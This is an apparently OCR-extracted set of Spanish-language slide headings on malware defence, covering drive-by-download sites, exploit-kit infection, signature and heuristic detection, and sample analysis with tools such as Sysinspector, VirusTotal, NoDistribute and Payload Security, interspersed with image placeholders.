


Sitios de Drive-by-Download (2015)




Fuente: Microsoft Security Intelligence Report

Infección por Exploit Kits



Técnicas de detección

- Firmas
  - Específicas o genéricas
  - Detección confiable




- Heurística
  - Análisis de comportamiento
  - Detección por probabilidades


Análisis de malware

- Servicios de análisis online
- Sandbox local
- Análisis manual
- Software automatizado

Sysinspector




Log collector




Análisis de muestras – Virustotal

Análisis de muestras – Nodistribute




Análisis automatizado – Payload Security

